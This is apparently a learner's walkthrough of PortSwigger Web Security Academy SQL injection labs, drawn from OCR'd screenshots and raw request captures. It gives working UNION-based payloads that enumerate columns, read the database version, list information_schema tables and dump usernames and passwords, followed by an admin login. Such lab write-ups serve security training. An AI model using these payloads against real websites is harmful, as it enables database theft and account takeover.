Snow Delivered To Your Door	\$45.42	<a href="#">View details</a>

By using '+UNION+SELECT+'p16dwf',NULL,NULL-- in Category Parameter

SQL injection UNION attack, finding a column containing text

LAB Not solved

Internal Server Error

Internal Server Error

Back to lab home

Make the database retrieve the string:  
'p16dwf'

By using '+UNION+SELECT+NULL, 'p16dwf',NULL-- in category Parameter it has worked and output is

```

1 GET /filter?category=
Gifts'+UNION+SELECT+NULL,'p16dwf',NULL-- HTTP/2
2 Host:
Daa700df048e7ac181838efe00570041.web-security-acade
my.net
3 Cookie: session=PVRCCzQF3AP5ghDxS6ymPScVWUxJs0o2i
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;vb3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://Oaa700df048e7ac181838efe00570041.web-securi
ty-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19

```

SQL injection UNION attack, finding a column containing text

Back to lab home

Make the database retrieve the string:  
'p16dwf'

Home | My account

Back to lab description >>

WE LIKE TO  
**SHOP** 

Gifts' UNION SELECT NULL,'p16dwf',NULL--

Refine your search:

All Clothing, shoes and accessories Gifts Lifestyle Tech gifts Toys & Games

Couple's Umbrella	\$86.75	<a href="#">View details</a>
Conversation Controlling Lemon	\$44.74	<a href="#">View details</a>
High-End Gift Wrapping	\$91.38	<a href="#">View details</a>
Snow Delivered To Your Door	\$45.42	<a href="#">View details</a>
p16dwf		

By using '+UNION+SELECT+NULL,NULL,'p16dwf'-- in Category Parameter

```

1 GET /filter?category=
2 Host: Oaa700df048e7ac181838efe00570041.web-security-acade
3 Cookie: session=PVRGzQF3AP5ghDxS6ymPScVWUxJs0o2i
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://Oaa700df048e7ac181838efe00570041.web-securi
ty-academy.net/filter?category=Gifts
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19

```

SQL injection UNION attack, finding a column containing text

LAB Solved

Congratulations, you solved the lab!

Internal Server Error

Internal Server Error

## Lab: SQL injection UNION attack, retrieving data from other tables

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def'—

The screenshot shows a web browser window with the following details:

- Title Bar:** SQL injection UNION attack, retr... (partially visible)
- Address Bar:** https://0a68007904673a00807ad0d800370098.web-secu...
- Content Area:**
  - Web Security Academy Logo:** Includes a lightning bolt icon.
  - Section Title:** SQL injection UNION attack, retrieving data from other tables
  - Buttons:** LAB (green button), Not solved (button with a test tube icon).
  - Text Links:** Back to lab home, Back to lab description >
  - Navigation:** Home | My account
- Main Content:** WE LIKE TO SHOP (with a hanger icon) followed by Gifts' UNION SELECT 'abc','def'--
- Search Refinement:** Refine your search: All, Accessories, Gifts, Pets, Tech gifts, Toys & Games
- Text Block:** Conversation Controlling Lemon (with a brief description below it)

Using the following payload to retrieve the contents of the users table:

The screenshot shows a web browser window with the title "SQL injection UNION attack, retr". The URL in the address bar is <https://0a68007904673a00807ad0d800370098.web-secu...>. The page content includes the word "SHOP" and a search bar with the placeholder "Refine your search:". Below the search bar, there are category buttons: All, Accessories, Gifts, Pets, Tech gifts, and Toys & Games. The main content area displays two user entries:

**carlos**  
xxa489fnhl5bdx7gr55a

**Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).  
\*Allow 3 days for it to refreeze.\*Chip away at each block until the ice resembles snowflakes.  
\*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

**wiener**  
4g8pu77ih364k6t8h0mz

**Couple's Umbrella**

The screenshot shows a web browser window with the following details:

- Title Bar:** SQL injection UNION attack, retr
- Address Bar:** https://0a68007904673a00807ad0d800370098.web-secu...
- User Input:** carlos  
xxa489fnhl5bdx7gr55a
- Content Area:**
  - Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze.\*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
  - wiener**

4g8pu77ih364k6t8h0mz
  - Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.
  - administrator**

i9llugtxgl68f8h3k8d6
  - Conversation Controlling Lemon**

We can see username and password of admin

Copying the password of admin

SQL injection UNION attack, retr

← → C 🔍 https://0a68007904673a00807ad0d800370098.web-sec...

Receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

wiener

4g8pu77ih364k6t8h0mz

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

**administrator**

i9llugtxgl68f8h3k8d6

**Conversation Control**

Are you one of those people who just can't seem to stop talking? If this is you then the Conversational Controlling Lemon is the perfect gift for you! When you receive it, simply squeeze the lemon and wait for the acidity to kick in. Not only does it taste great, but it also helps to control your speech. The juice will also keep you hydrated throughout the day.

Discover you say the wrong thing? Change the way you socialize with this unique gift. It's a great way to keep your mouth and wait for the acidity to kick in. Not only does it taste great, but it also helps to control your speech. The juice will also keep you hydrated throughout the day.

Open in reading mode (New)

Inspect

Going to my account and login using the admin username and password

The screenshot shows a web browser window with the following details:

- Title Bar:** SQL injection UNION attack, retr... (partially visible)
- URL Bar:** https://0a68007904673a00807ad0d800370098.web-secu...
- Page Content:**
  - Header:** Web Security Academy (with a lightning bolt icon) | SQL injection UNION attack, retrieving data from other tables | LAB Not solved | Test tube icon
  - Text:** Back to lab description >
  - Links:** Home | My account
  - Login Form:** Username: administrator | Password: [REDACTED] | Log in

Successfully Logged in

The screenshot shows a web browser window with the following details:

- Title Bar:** SQL injection UNION attack, retr... (partially visible)
- URL Bar:** https://0a68007904673a00807ad0d800370098.web-secu...
- Page Content:**
  - Header:** Web Security Academy (with a lightning bolt icon) | SQL injection UNION attack, retrieving data from other tables | LAB Not solved | Test tube icon
  - Text:** Back to lab description >
  - Links:** Home | My account | Log out
  - Section:** My Account
  - Text:** Your username is: administrator
  - Form:** Email: [REDACTED] | Update email

The screenshot shows a browser window for the 'Web Security Academy'. The title bar says 'SQL injection UNION attack, retr...'. The main content area displays the 'Web Security Academy' logo and the title 'SQL injection UNION attack, retrieving data from other tables'. A green button indicates the task is 'Solved'. Below the title, there's a link 'Back to lab description >'. An orange banner at the bottom says 'Congratulations, you solved the lab!' and includes links for 'Share your skills!' (Twitter and LinkedIn icons), 'Continue learning >', 'Home', 'My account', and 'Log out'.

**Web Security Academy**

SQL injection UNION attack, retrieving data from other tables

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

## My Account

Your username is: administrator

Your email is: aniketpanjwani20@gmail.com

Email

**Update email**

## Lab: SQL injection UNION attack, retrieving multiple values in a single column

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+NULL,'abc'--

SQL injection UNION attack, retr × +

← → C https://0ac30090047662008222704c0091000a.web-secur... 🔍 ☆ 🔍 🔍 🔍

# Web Security Academy

## SQL injection UNION attack, retrieving multiple values in a single column

LAB Not solved

Back to lab home

Back to lab description >

Home | My account

WE LIKE TO SHOP

Gifts' UNION SELECT NULL,'abc'--

Refine your search:

All Accessories Corporate gifts Gifts Lifestyle Tech gifts

High-End Gift Wrapping	<a href="#">View details</a>
Couple's Umbrella	<a href="#">View details</a>
Snow Delivered To Your Door	<a href="#">View details</a>
Conversation Controlling Lemon	<a href="#">View details</a>
abc	

Using the following payload to retrieve the contents of the users table

'+UNION+SELECT+NULL,username||'~'||password+FROM+users--

As we can see there is 3 user's and there password and this are printed in single column with ~ in between

The screenshot shows a web browser window with the title "SQL injection UNION attack, retr...". The URL is https://0ac30090047662008222704c0091000a.web-secur... . The page content includes:

- A header bar with "Back to lab home" and "Back to lab description >".
- A navigation bar with "Home | My account".
- A logo with the text "WE LIKE TO SHOP" and a hanger icon.
- A search bar with the placeholder "Refine your search:" and buttons for "All", "Accessories", "Corporate gifts", "Gifts", "Lifestyle", and "Tech gifts".
- A list of gift items:
  - High-End Gift Wrapping [View details](#)
  - Conversation Controlling Lemon [View details](#)
  - wiener~29py685n2g92sx414gum [View details](#)
  - Couple's Umbrella [View details](#)
  - administrator~6k245je4ke75atj6mgdb [View details](#)
  - carlos~9t1fg9ui1glzezp12bs5 [View details](#)
  - Snow Delivered To Your Door [View details](#)

Checking if administrator username and password is working

The screenshot shows a browser window for the "SQL injection UNION attack" lab on the Web Security Academy. The URL is <https://0ac30090047662008222704c0091000a.web-secur...>. The page title is "SQL injection UNION attack, retrieving multiple values in a single column". A green button labeled "LAB" with a not solved status is visible. Below the title, there's a link "Back to lab description >>". At the top right, there are links for "Home" and "My account". The main content is a "Login" form. The "Username" field contains "administrator". The "Password" field contains a series of dots. A green "Log in" button is at the bottom of the form.

The screenshot shows the "My Account" page after solving the lab. The URL is the same as the previous screenshot. The page title is "SQL injection UNION attack, retrieving multiple values in a single column". A green button labeled "LAB" with a solved status is visible. Below the title, there's a link "Back to lab description >>". A banner at the top says "Congratulations, you solved the lab!". It also includes "Share your skills!" with social media icons for Twitter and LinkedIn, and a "Continue learning >>" link. At the top right, there are links for "Home", "My account", and "Log out". The main content area shows the user's email address "aniketpanjwani20@gmail.com" in a "Email" field, with a green "Update email" button below it.

## Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def#

The screenshot shows a web browser window with the following details:

- Address Bar:** https://0a530039033eceb583f9921800e60044.web-security-academy.net/lab/1
- Title Bar:** SQL injection attack, querying th...
- Content Area:**
  - Web Security Academy Logo:** Features the text "Web Security Academy" with a red square icon containing a white question mark.
  - Section Title:** SQL injection attack, querying the database type and version on MySQL and Microsoft
  - Buttons:** LAB (green button), Not solved (green button with a test tube icon).
  - Text:** Make the database retrieve the string: '8.0.35-Ubuntu0.20.04.1'
  - Links:** Back to lab home, Back to lab description >>, Home
  - Image:** A stylized blue hanger icon.
  - Text:** Gifts' UNION SELECT 'abc','def'#
  - Search Bar:** Refine your search: All, Corporate gifts, Gifts, Pets, Tech gifts, Toys & Games
  - Section:** High-End Gift Wrapping
  - Description:** We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is delivered directly to your friends and family members.

Use the following payload to display the database version:  
'+UNION+SELECT+@@version,+NULL#

As we can see bottom of the page shows the version of database

just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

8.0.35-0ubuntu0.20.04.1

The screenshot shows a web browser window with the title "SQL injection attack, querying th". The address bar contains the URL <https://0a530039033ecb583f9921800e60044.web-security-academy.net/>. The main content area displays the "Web Security Academy" logo and the title "SQL injection attack, querying the database type and version on MySQL and Microsoft". A green button labeled "LAB Solved" with a checkmark icon is visible. Below the title, a message says "Congratulations, you solved the lab!" and provides links to "Back to lab description", "Share your skills!", and "Continue learning". At the bottom of the page, there is a search bar with the placeholder "Refine your search:" and several category buttons: "All", "Corporate gifts", "Gifts", "Pets", "Tech gifts", and "Toys & Games". A small note at the bottom left says "High-End Gift Wrapping".

**Lab: SQL injection attack, listing the database contents on non-Oracle databases**

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def--

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab home

Back to lab description >

Home | My account

WE LIKE TO SHOP

Accessories' UNION SELECT 'abc','def'--

Refine your search:

All   Accessories   Clothing, shoes and accessories   Food & Drink   Pets  
Toys & Games

Use the following payload to retrieve the list of tables in the database:

'+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables

There are still many numbers of tables

The screenshot shows a web browser window with the URL <https://0a3100d103b4cfdf84be138d0070007b.web-security Challange.com>. The page title is "SQL injection attack, listing the c". The main content area displays the text "WE LIKE TO SHOP" with a stylized person icon. Below this, a message reads "Accessories' UNION SELECT table\_name, NULL FROM information\_schema.tables--". A search bar labeled "Refine your search:" contains several categories: All, Accessories (which is selected), Clothing, shoes and accessories, Food & Drink, Pets, and Toys & Games. A long list of table names is displayed below the search bar, including pg\_partitioned\_table, pg\_available\_extension\_versions, pg\_shdescription, user\_defined\_types, udt\_privileges, sql\_packages, pg\_event\_trigger, pg\_amop, schemata, routines, and referential\_constraints.

Finding the name of the table containing user credentials.

triggers  
users\_sjgvyf

Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--
```

1 GET /filter?category=Accessories'+UNION+SELECT+column\_name,+NULL+FROM+information\_schema.columns+WHERE+table\_name='users\_sjgvfyf'--

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP

Accessories' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users\_sjgvfyf'--

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Pets Toys & Games

**Giant Pillow Thing**

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

**password\_ioehyn**

**Six Pack Beer Belt**

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

**username\_wqgmlb**

Finding the names of the columns containing usernames and passwords.

username\_wqgmlb

password\_ioehyn

Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:

```
'+UNION+SELECT+username_wqgmlb,+password_ioehyn+FROM+users_sjg  
vyf--
```

```
1 | GET /filter?category=  
Accessories'+UNION+SELECT+username_wqgmlb,+password_ioehyn+FROM+users_sjgvyf--
```

Now we can see users and there password

The screenshot shows a web browser window with the following details:

- Address Bar:** https://0a3100d103b4cfdf84be138d0070007b.web-security-acad...
- Page Title:** SQL injection attack, listing the c
- Content Area:**
  - Header:** WE LIKE TO SHOP 
  - Text:** Accessories' UNION SELECT username\_wqgmlb, password\_ioehyn FROM users\_sjgvyf--
  - Search Bar:** Refine your search: [All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Toys & Games](#)
  - User Listings:**
    - administrator**: hirgbykf3oyipgr8mfbc
    - Giant Pillow Thing**: Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.
    - carlos**: d8yza4beviptz8t8ax28

## Logging in

SQL injection attack, listing the database contents on non-Oracle databases

Not solved

Back to lab description >

Home | My account

## Login

Username  
administrator

Password  
.....

Log in

Logged in and email updated

SQL injection attack, listing the database contents on non-Oracle databases

Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Your username is: administrator

Your email is: aniketpanjwani20@gmail.com

Email

Update email

Home | My account | Log out

## My Account

## My progress

-  What is SQL injection?
-  How to detect SQL injection vulnerabilities
-  Retrieving hidden data
-  Subverting application logic
-  SQL injection UNION attacks
-  Determining the number of columns required
-  Finding columns with a useful data type
-  Using a SQL injection UNION attack to retrieve interesting data
-  Retrieving multiple values within a single column
-  Examining the database
-  **Blind SQL injection (2 of 2)**